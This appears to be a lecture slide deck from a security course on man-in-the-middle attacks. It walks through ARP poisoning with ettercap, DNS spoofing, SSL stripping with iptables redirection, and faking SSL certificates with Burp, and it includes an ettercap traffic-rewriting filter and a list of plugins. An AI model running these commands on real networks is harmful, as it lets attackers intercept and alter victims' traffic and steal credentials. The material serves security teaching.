




Data Manipulation – Demo

- Forwarding the packets
`echo 1 > /proc/sys/net/ipv4/ip_forward`
- Taking over the dns request over the network
`dnsspoof -i eth0`
- Setting up a Proxy Server for HTTP/HTTPS
`launch burp suite`
 - 1 – Adding to proxy port 80

SSL-Strip – Schema





ettercap

- ettercap -P list
- Available plugins :
 - arp_cop 1.1 Report suspicious ARP activity
 - chk_poison 1.1 Check if the poisoning had success
 - dns_spoof 1.1 Sends spoofed dns replies
 - dos_attack 1.0 Run a d.o.s. attack against an IP address
 - find_conn 1.0 Search connections on a switched LAN
 - find_ettercap 2.0 Try to find ettercap activity
 - find_ip 1.0 Search an unused IP address in the subnet
 - finger 1.6 Fingerprint a remote host
 - gw_discover 1.0 Try to find the LAN gateway



ettercap

- isolate 1.0 Isolate an host from the lan
- pptp_clear 1.0 PPTP: Tries to force cleartext tunnel
- pptp_pap 1.0 PPTP: Forces PAP authentication
- pptp_reneg 1.0 PPTP: Forces tunnel re-negotiation
- rand_flood 1.0 Flood the LAN with random MAC addresses
- remote_browser 1.2 Sends visited URLs to the browser
- scan_poisoner 1.0 Actively search other poisoners
- search_promisc 1.2 Search promisc NICs in the LAN
- smb_clear 1.0 Tries to force SMB cleartext auth
- smb_down 1.0 Tries to force SMB to not use NTLM2 key auth
- stp_mangler 1.0 Become root of a switches spanning tree



Ettercap filters

```
#####  
#                                     #  
#   ettercap – replace bad stuff -- #  
#                                     #  
#####  
##
```

```
if (ip.proto == TCP && tcp.src == 80) {  
  
    replace("microsoft", "linux");  
    replace("Microsoft", "Linux");  
  
    msg("Filter Ran.\n"); }  
}
```



SSL-Strip – Demo

- Forwarding the packets

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- Redirecting traffic to our ssl-strip listener

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 10000
```

- Activating SSL-Strip listener


```
sslstrip -l 10000
```

- Poisoning the network

```
ettercap -Tqi eth0 -M arp:remote /TARGET_MACHINE/ /GATEWAY/
```


Faking SSL Certificate – Schema

Attack Steps



Faking SSL Certificate – Schema

Delegated – A closer look





Faking SSL Certificate – Demo

- Forwarding the packets

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- Taking over the dns request over the network

```
dnsspoof -i eth0
```

- Setting up a Proxy Server for HTTP/HTTPS

```
launch burp suite
```

1 – Adding to proxy port 443

2 – Adding to proxy port 80



Tools that I used in this lecture

- arpspoof
- ettercap (Graphical mode - "-G")
- sslstrip
- dnsspoof
- burp suite (proxy server)



One more thing...:)

Contact info

Email – guy@pclabs.co.il

Facebook – www.facebook.com/pclabs

Twitter - @pc_labs , twitter.com/pc_labs

LinkedIn - <https://www.linkedin.com/pub/guy-edri/1/3a8/961>

Hacking Define Experts course – www.see-security.com

See Consulting – www.see-secure.com

Video of this lecture -

- <http://www.youtube.com/watch?v=QoP7LL9McQ8>
- http://www.youtube.com/watch?v=FogFML2N_JI



Thank you all